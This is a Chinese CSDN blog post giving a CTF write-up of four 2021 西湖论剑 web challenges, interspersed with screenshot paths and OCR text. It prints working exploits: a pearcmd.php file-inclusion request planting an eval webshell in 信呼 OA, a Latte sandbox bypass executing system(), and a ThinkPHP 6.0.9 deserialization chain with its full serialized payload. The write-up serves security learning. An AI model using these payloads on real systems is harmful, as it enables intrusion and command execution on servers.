
2021-西湖论剑-Web-Writeup

原创

bfengj 于 2021-11-21 12:36:54 发布 5276 收藏 14

分类专栏： 比赛WP 文章标签： 后端

本文链接：https://blog.csdn.net/rfrder/article/details/121451954




前言

师傅们随便看看吧。。排版可能不太好，第一次用飞书，wp有一部分是学长写的，弄到csdn上也懒得重新排版了。。。

oa？RCE？

首先先看到一个登录界面



先试一下弱口令admin/admin123进入后台

后台功能点很多，试了下网上的poc，结果没有写入权限。开始审计代码

发现有个phpinfo的路由，访问一下发现了开启register_argc_argv。

时发现这个cms的文件包含点特别多，但是很多都限制了文件后缀，比如Action.php，这里我恰好在index路由中找到了一个只限制后缀为.php的路由，这样就想到了包含pearcmd.php进行文件包含。

```php
public function getshtmlAction()
{
    $surl = $this->jm->base64decode($this->get( na: 'surl'));
    $num  = $this->get( na: 'num');
    $menuname  = $this->jm->base64decode($this->get( na: 'menuname'));
    if(isempt($surl))exit('not found');
    $file = ''.P.'/'.$surl.'.php';
    echo $file.'<br>';
    if(!file_exists($file))$file = ''.P.'/'.$surl.'.shtml';
    if(!file_exists($file))exit('404 not found '.$surl.'');
    if(contain($surl, a: 'home/index/rock_index'))$this->showhomeitems();//首页的显示
    $this->displayfile = __FILE__;
    //记录打开菜单日志
    if($num!='home' && getconfig( key: 'useropt')=='1')
        m( name: 'log')->addlog('打开菜单', '菜单['.$num.'.'.$menuname.']');
}
```


自己写个路由调用
$this->jm->base64encode('…/…/…/…/…/…/…/…/usr/local/lib/php/pearcmd');
之后给surl复制为上述值即可。

```php
/**
*   获取模版文件
*/
public function testAction(){
    echo $this->jm->base64encode('../../../../../../../../usr/local/lib/php/pearcmd');
    echo "<br>";
    echo $this->jm->base64decode('Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA');
}
```


找到可以利用的文件包含点和可以写入的路径，一开始打算写入/tmp目录然后再包含的，但是不知道为什么没成功，之后联系了这个cms别的漏洞，找到了模板包含的rce，利用那个路径发现可以写。
直接用pear将webshell写入/var/www/html/webmain/flow/page/hello.php，蚁剑连接，执行readflag得到flag

```
GET /?+config-create+/&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/<?=eval($_POST[1])?>+/var/www/html/webmain/flow/page/hello.php HTTP/1.1
Host: 9615689b-066c-4715-a953-31c4a8bd43b7.oarce-ctf.dasctf.com:2333
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0e965b20e85a8241e07267c188927802; deviceid=1637373701994; xinhu_mo_adminid=jj0jl0lnn0lln0lnn0lhh0jn0lhh0tg0lnt0lnx0lnx0jg0jl0jk0sg014; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

EZupload

注释里?source=1拿到源码

```php
<?php
error_reporting(0);
require 'vendor/autoload.php';
$latte = new Latte\Engine;
$latte->setTempDirectory('tempdir');
$policy = new Latte\Sandbox\SecurityPolicy;
$policy->allowMacros(['block', 'if', 'else','=']);
$policy->allowFilters($policy::ALL);
$policy->allowFunctions(['trim', 'strlen']);
$latte->setPolicy($policy);
$latte->setSandboxMode();
$latte->setAutoRefresh(false);

if(isset($_FILES['file'])){
    $uploaddir = '/var/www/html/tempdir/';
    $filename = basename($_FILES['file']['name']);
    if(stristr($filename,'p') or stristr($filename,'h') or stristr($filename,'..')){
        die('no');
    }
    $file_conents = file_get_contents($_FILES['file']['tmp_name']);
    if(strlen($file_conents)>28 or stristr($file_conents,'<')){
        die('no');
    }
    $uploadfile = $uploaddir . $filename;

    if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
        $message = $filename ." was successfully uploaded.";
    } else {
        $message = "error!";
    }

    $params = [
        'message' => $message,
    ];
    $latte->render('tempdir/index.latte', $params);
}
else if($_GET['source']==1){
    highlight_file(__FILE__);
}
else{
    $latte->render('tempdir/index.latte', ['message'=>'Hellow My Glzjin!']);
}
```

方法很多了，这里只给出学长的那种方法了。


其实就是latte的模板渲染rce，但是ban掉了除了trim和strlen之外的所有函数，考虑blackhat中提到的使用控制字符来绕过正则即可：

```
POST /?1=ls HTTP/1.1
Host:
Content-Length: 215
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----pops
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4
664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------pops
Content-Disposition: form-data; name="file"; filename="index.latte"
Content-Type: application/octet-stream

{=system%00($_GET[1])}
------pops
```


`%00` 那里记得url解码就行。

灏妹的web

打开网页没啥东西，扫一下发现存在.DS_Store泄露，但是里面没什么东西(bushi)。
拿工具：



发现递归下载了idea下面的东西，有dataSources，就是IDEA里面配置数据库源可以直接在IDEA里面执行SQL语句的东西了。
但是下载的是403，没有这个东西。
查了一下这东西应该是dataSources.xml，访问即可得到flag：




EasyTp

进入页面提示是：


```
Error! no file parameter
highlight_file Error
```

传?file然后先是file_exists然后给个hacker：



不管怎么样只要file_exists返回true都给hacker，但是进入页面的时候还有个highlight_file，考虑到是安恒的web题，可能赵总出题，联想一下WMCTF2021的Make PHP Great Again的读一下文件：

```
http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333/public/?file=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/app/controller/Index.php
```



```php
<?php

namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        //return '<style type="text/css">*{ padding: 0; margin: 0; } div{ padding: 4px 48px;} a{color:#2E5CD5;cursor: pointer;text-decoration: none} a:hover{text-decoration:underline; } body{ background: #fff; font-family: "Century Gothic","Microsoft yahei"; color: #333;font-size:18px;} h1{ font-size: 100px; font-weight: normal; margin-bottom: 12px; } p{ line-height: 1.6em; font-size: 42px }</style><div style="padding: 24px 48px;"> <h1>:) </h1><p> ThinkPHP V6<br/><span style="font-size:30px">13载初心不改 - 你值得信赖的PHP框架</span></p></div><script type="text/javascript" src="https://tajs.qq.com/stats?sId=64890268" charset="UTF-8"></script><script type="text/javascript" src="https://e.topthink.com/Public/static/client.js"></script><think id="eab4b9f840753f8e7"></think>';
        if (isset($_GET['file'])) {
            $file = $_GET['file'];
            $file = trim($file);
            $file = preg_replace('/\s+/','',$file);
            if(preg_match("/flag/i",$file)){ die('<h2> no flag..');}
            if(file_exists($file)){
                echo "file_exists() return true..</br>";
                die( "hacker!!!");
            }else {
                echo "file_exists() return false..";
                @highlight_file($file);
            }

        } else {

            echo "Error! no file parameter <br/>";
            echo "highlight_file Error";
        }

    }

    public function unser(){
        if(isset($_GET['vulvul'])){
            $ser = $_GET['vulvul'];
            $vul = parse_url($_SERVER['REQUEST_URI']);
            parse_str($vul['query'],$query);

            foreach($query as $value)
            {
                if(preg_match("/O/i",$value))
                {
                    die('</br> <h1>Hacking?');
                    exit();
                }
            }
            unserialize($ser);
        }

    }
}
```

再拿?s=1看一下tp的版本是6.0.9，说明要找反序列化的链子来攻击。
至于那个正则的话，考虑到是parse_url，直接利用trick绕过即可：
https://www.cnblogs.com/tr1ple/p/11137159.html
接下来就是反序列化链。找到了这么一篇文章：
https://xz.aliyun.com/t/9405#toc-3
但是打不通，根据思路复现一下，主要的问题在于6.0.9版本的这里进行了waf，闭包必须是Closure类的实例：


```php
$method = 'get' . Str::studly($name) . 'Attr';
if (isset($this->withAttr[$fieldName])) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
    }

    if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName]))

        $value = $this->getJsonValue($fieldName, $value);
    } else {
        $closure = $this->withAttr[$fieldName];
        if ($closure instanceof \Closure) {
            $value = $closure($value, $this->data);
        }
    }
} elseif (method_exists($this, $method)) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
```


再往上看一下getJsonValue：

```php
    */
    protected function getJsonValue($name, $value)
    {

        foreach ($this->withAttr[$name] as $key => $closure) {


            if ($this->jsonAssoc) {
                $value[$key] = $closure($value[$key], $value);
            } else {
                $value->$key = $closure($value->$key, $value);
            }
        }

        return $value;
    }
```

跟文章里面的调用差不多，所以只是换了个地方，改改链子的参数即可：

```php
<?php
namespace think\model\concern;

trait Attribute{
    private $data=['feng'=>['feng'=>'cat /*']];
    private $withAttr=['feng'=>['feng'=>'system']];
    protected $visible = ['123'=>'feng'];
    protected $json = ['feng'=>'feng'];
    protected $jsonAssoc = true;
}
trait ModelEvent{
    protected $withEvent;
}

namespace think;

abstract class Model{
    use model\concern\Attribute;
    use model\concern\ModelEvent;
    private $exists;
    private $force;
    private $lazySave;
    protected $suffix;
    function __construct($a = '')
    {
        $this->exists = true;
        $this->force = true;
        $this->lazySave = true;
        $this->withEvent = false;
        $this->suffix = $a;
    }
}

namespace think\model;

use think\Model;

class Pivot extends Model{}

echo urlencode(serialize(new Pivot(new Pivot())));
?>
```


不安全 | a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333///public/index.php/index/uns...
DASCTF{eda49635d135c160249304a443963805} #!/bin/bash echo $DASFLAG > /flag export DASFLAG=not_here DASFLAG=not_here chmod 774 /flag
启动 Apache2 网站服务器 apache2-foreground
页面错误！请稍后再试～
ThinkPHP V6.0.9 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册
Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME
URL
http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333///public/index.php/index/unser?
vulvul=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A10%3A%7Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%00force%22%3Bb%3A1%3Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%22%00%2A%00suffix%22%3BO%3A17%3A%22think%5Cmodel%5CPivot%22%3A10%3A%7Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%00force%22%3Bb%3A1%3Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%22%00%2A%00suffix%22%3Bs%3A0%3A%22%22%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22cat+%2F%2A%22%3B%7D%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A10%3A%22%00%2A%00visible%22%3Ba%3A1%3A%7Bi%3A123%3Bs%3A4%3A%22feng%22%3B%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A4%3A%22fen
CSDN @bfengj